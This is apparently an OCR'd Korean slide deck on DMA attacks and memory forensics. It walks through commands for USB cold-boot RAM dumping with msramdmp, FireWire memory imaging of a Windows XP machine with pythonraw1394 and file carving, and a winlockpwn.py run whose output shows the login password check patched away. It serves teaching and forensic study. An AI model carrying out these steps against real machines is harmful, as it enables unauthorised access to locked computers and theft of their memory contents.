Direct Memory Access


2600kr

TOC

1. DMA - 3
2. USB DMA Memory Dump - 4~7
3. Firewire DMA -8
4. Firewire DMA Memory Dump - 9~13
5. Firewire DMA Win Lock Bypass - 14~16
6. Reference - 17

DMA

- 개요
  - DMA = Direct Memory Access
  - PCI, PCMCIA, USB, Firewire 등 System Bus에 직접 Access 가능한 Interface를 이용 Memory에 직접 접속하여 내용을 열람/변조



USB DMA

-Memory Dump(01)-

- USB 메모리에 부트 파티션과 메모리 덤프 파티션을 설정
  - 부트 파티션
    - Linux Boot Image + msramdmp
  - 메모리덤프 파티션
    - #dd if=/dev/zero of=파티션
    - Type : 40(Venix 80286)

- USB 메모리로 부팅
  - 필요하면 Cold Boot 실시

USB DMA

-Memory Dump(02)-

1. Download
http://www.mcgrewsecurity.com/projects/msramdmp/msramdmp.tar.gz
http://www.kernel.org/pub/linux/utils/boot/syslinux/syslinux-3.61.tar.gz

2. Prepare USB
a. to keep integrity of evidence collected
bt ~ # **dd if=/dev/zero of=/dev/sdb** #USB메모리를 0의 값으로 채움

b. Partitioning
bt ~ # fdisk -l /dev/sdb #아래 결과 참조, fdisk를 이용하여 파티션 구성

Disk /dev/sdb: 8160 MB, 8160018432 bytes
255 heads, 63 sectors/track, 992 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes

Device	Boot	Start	End	Blocks	Id	System
/dev/sdb1	*	1	1	8001	6	**FAT16**
/dev/sdb2		2	245	1959930	40	**Venix 80286**
/dev/sdb3		246	992	6000277+	83	Linux

※ sdb2 가 덤프된 메모리가 구성될 위치이므로 요즘 PC 사양을 고려
2G 로 잡았음. 현재는 Filesystem type이 40(Venix 80286) 이나
메모리덤프 작업이 끝나면 41(PPC PReP Boot)로 바꿈

USB DMA

-Memory Dump(03)-

2. Prepare USB (Cont.)

c. make filesystem

bt ~ # **mkfs.msdos /dev/sdb1**

※ 첫번째 부팅 파티션을 Fat16 도스 파티션으로 구성 (사이즈 때문)

d. write MBR(of syslinux) over USB stick to make USB bootable

bt mbr # pwd

/root/Desktop/msramdump/**syslinux-3.61/mbr**

bt mbr # ls

Makefile checksize.pl* mbr.S **mbr.bin*** mbr.ld oldmbr.asm

bt mbr # **dd if=mbr.bin of=/dev/sdb**

※ USB 메모리에 MBR(Master Boot Record) 복사

e. install OS(syslinux) to USB stick

bt unix # pwd

/root/Desktop/msramdump/**syslinux-3.61/unix**

bt unix # ls

Makefile **syslinux*** syslinux-nomtools* syslinux.c

bt unix # **./syslinux /dev/sdb1**

※ USB 메모리에 syslinux 설치

f. mount FAT16 partition and copy msramdmp files to USB stick

bt ~ # **mkdir /mnt/sdb1** #마운트 대상을 만들고

bt ~ # **mount –rw /dev/sdb1 /mnt/sdb1** #부팅 파티션을 마운트

bt ~ # **cp** /root/Desktop/msramdump/**msramdmp/* /mnt/sdb1**

※ USB 메모리에 툴(msramdmp) 설치

USB DMA

-Memory Dump(04)-

2. Prepare USB (Cont.)

g. FAT 16 partition of USB stick looks like below


bt ~ # ls /mnt/sdb1

build.sh* ldlinux.sys* msramdmp.c* msramdmp.elf* syslinux.cfg*

c32entry.o* liboldcom32.a* msramdmp.c32* msramdmp.o*

※ 준비가 완료後 디렉토리 리스팅하면 위와 같이 보임

3. Go boot with USB (DEMO)



4. To re-Use this stick

a. change file system type of sdb2 (두번째 파티션 타입 변환)
from 41(PPC PReP Boot) to 40(Venix 80286)

b. dd if=/dev/zero of=/dev/sdb2 (for integrity of the evidence)

Firewire DMA

- Helix 1.9 (Forensics 전용 CD)

- Tool
  - http://storm.net.nz/projects/16
  - pythonraw1394-1.0.tar.gz
    - Memory dump에 사용
    - 기존 Helix 1.9 에 있는 툴 보다 신규 버전이므로 다운로드
  - Winlockpwn.py
    - Memory의 특정값을 변조하여 Windows 화면 잠금을 우회하는 툴

Firewire DMA

-Memory Dump(01)-

1. Target PC(WinXP SP2)에 1394 Cable 연결하지 않은 상태에서
   Attacker PC(Helix, Linux)에서 아래 절차를 수행

[root (pythonraw1394)]# cd /usr/local/pythonraw1394/
※ 툴이 설치된 위치로 이동
   pythonraw1394-1.0.tar.gz 다운로드후 압축을 풀어 기존 파일 업데이트
   winlockpwn.py 다운로드

[root (pythonraw1394)]# modprobe raw1394
※ IEEE 1394 인터페이스 활성화

[root (pythonraw1394)]# ./businfo | more
※ IEEE 1394 인터페이스 활성화 확인
   Port 0, Node 0 에 실제 interface mapping 확인
-snip-
Port(number=**0**, generation=1, busid=1023, localid=0, nodeCount=1,
    name='ohci1394')
Node(number=**0**, nodeid=0xffc0)
-snip-
 Bus ID : "1394"
 GUID : 0x0000f041200fa5fe
 Vendor : 0x000000f0 (**SAMSUNG ELECTRONICS CO., LTD.**)
-snip-

Firewire DMA

-Memory Dump(02)-

[root (pythonraw1394)]# ./romtool -s 0 ipod.csr

※ IEEE 1394 인터페이스 에 ipod image 할당

[root (pythonraw1394)]# ./businfo | more

※ Port 0, Node 0 에 iPod image mapping 확인

-snip-

Port(number=**0**, generation=1, busid=1023, localid=0, nodeCount=1,
name='ohci1394')

Node(number=**0**, nodeid=0xffc0)

-snip-

Bus ID : "1394"

GUID : 0x000a270002aa6ba7


Vendor : 0x00000a27 (**Apple Computer, Inc.**)

-snip-

Firewire DMA

-Memory Dump(03)-

2. Target PC Cable 연결 (Target PC는 Attacker PC를 iPod Disk로 인식)



[root (pythonraw1394)]# ./businfo | more

※ Attacker PC에서 Port 0, Node 1 에 Target PC 연결 확인

-snip-

Port(number=**0**, generation=4, busid=1023, localid=0, nodeCount=2,
name='ohci1394')

Node(number=**0**, nodeid=0xffc0)

-snip-

Bus ID : "1394"

GUID : 0x000a270002aa6ba7

Vendor : 0x00000a27 (**Apple Computer, Inc.**)

-snip-

Node(number=**1**, nodeid=0xffc1)

-snip-

Bus ID : "1394"

GUID : 0x0000f0410107cc64

Vendor : 0x000000f0 (**SAMSUNG ELECTRONICS CO., LTD.**)

Firewire DMA

-Memory Dump(04)-

3. 실제 공격 수행

a. Memory Dump

[root (pythonraw1394)]# ./1394memimage **0 1** /media/sdb3/128.bin -128M

1394memimage v1.0 Adam Boileau, 2006. <adam@storm.net.nz>

Init firewire, **port 0 node 1 #### 0:1**에서 메모리 **Access** 후 **0:0**에 **Write**

Reading 0x07e00000 (129024KiB) at 1169 KiB/s...

134217728 bytes read

Elapsed time 112.08 seconds

Writing metadata and hashes...

[root (ptfinder)]#./ptfinder_xpsp2.pl –nothread /media/sdb3/128.bin

※ dump 된 메모리 확인

-snip-

1 Proc	0		0x00560f00	0x00039000	Idle
2 Proc	1512	2008-03-26 05:31:10	0x079fd428	0x5dd63000	firefox.exe
3 Proc	2760	2008-03-26 09:15:45	0x07a01020	0x661b1000	mmc.exe
4 Proc	3040	2008-03-26 06:20:44	0x07bf4020	0x4284b000	uedit32.exe
5 Proc	1652	2008-03-26 06:10:28	0x07e961b8	0x2e945000	MSTORDB.EXE

-snip-

PID Offset PDB Process


Firewire DMA

-Memory Dump(05)-

4. 실제 공격 수행 (Cont.)

H:\1394\scalpel.exe -c scalpel_jpg.conf 128.bin

※ File Carving - Dump된 메모리에서 이미지(jpg:0xFFD8~0xFFD9) 추출 (Windows 환경에서 작업)



※ File Signature 확인이 가능하면 기타 종류의 파일도 추출할수 있음

참고

실습시 오류가 나는 경우가 많은데 이때는

Windows(Target)의 장치관리자에서 Apple Disk를 한번 재가동 하거나

IEEE 1394관련 장치 (IEEE Driver, 1394 LAN Cable)를 재가동하면 된다

재가동 (Disable → Enable)

Firewire DMA

-Win Lock Bypass(01)-

[root (pythonraw1394)]# python winlockpwn.py 0 1 **3** 0x8000000-0x1fffffff

※ 0:1에서 메모리 주소 0x8000000 ~ 0x1fffffff 검색하면서
0x8BFF558BEC83EC50A1 라는 패턴을 찾아 Patch 실시


Winlockpwn v1.5 Metlstorm, 2k6. <metlstorm@storm.net.nz>
Target Selection:
 Name : **WinXP SP2 msv1_0.dll technique**
 Notes : Patches the call which decides if an account requires password authentication. **This will cause all accounts to no longer require a password**, which covers logging in, locking, and probably network authentication too! This is the best allround XPSP2 technique.
 Pattern: 0x8BFF558BEC83EC50A1
 Offset : [2343]
 Patch : 0xB001
 Offset : 165
Scanning Options:
 Start : 0x8000000
 Stop : 0x1fffffff
 Pagesz : 4096

공격 옵션
1번 : 빠른 사용자 전환 설정시 패스워드 언락
2번 : 빠른 사용자 전환 미설정시 패스워드 언락
-1,2번 임의 패스워드로 언락 가능 (에러메시지)
3번 : 패스워드를 없애줌 - 성공률 최상
4번 : cmd shell 호출 – Login 전에도 실행 가능

Init firwire, **port 0 node 1**
Snarfin' memories...
Checking for signature on page at 0x0f29d000 (248436kB) at 58584 kB/s... Found signature at 0x12160927
Setting up teh bomb... Donezor!
Verified evil: 0xb001
You may proceed with your nefarious plans
Elapsed time 2 seconds


Firewire DMA

-Win Lock Bypass(Demo)-



Firewire DMA

-Win Lock Bypass(Demo)-



Reference

- Antonio Martin - FireWire Memory Dump of a Windows XP Computer:A Forensic Approach, 2007
- S. Mikulas Ph.D., "*Chapter 5 – Input / Output", Class Notes, School of Computer Science and* Information Systems, Birkbeck College, 2006
- http://www.mcgrewsecurity.com/projects/msramdmp/
- http://storm.net.nz/projects/16
- http://computer.forensikblog.de/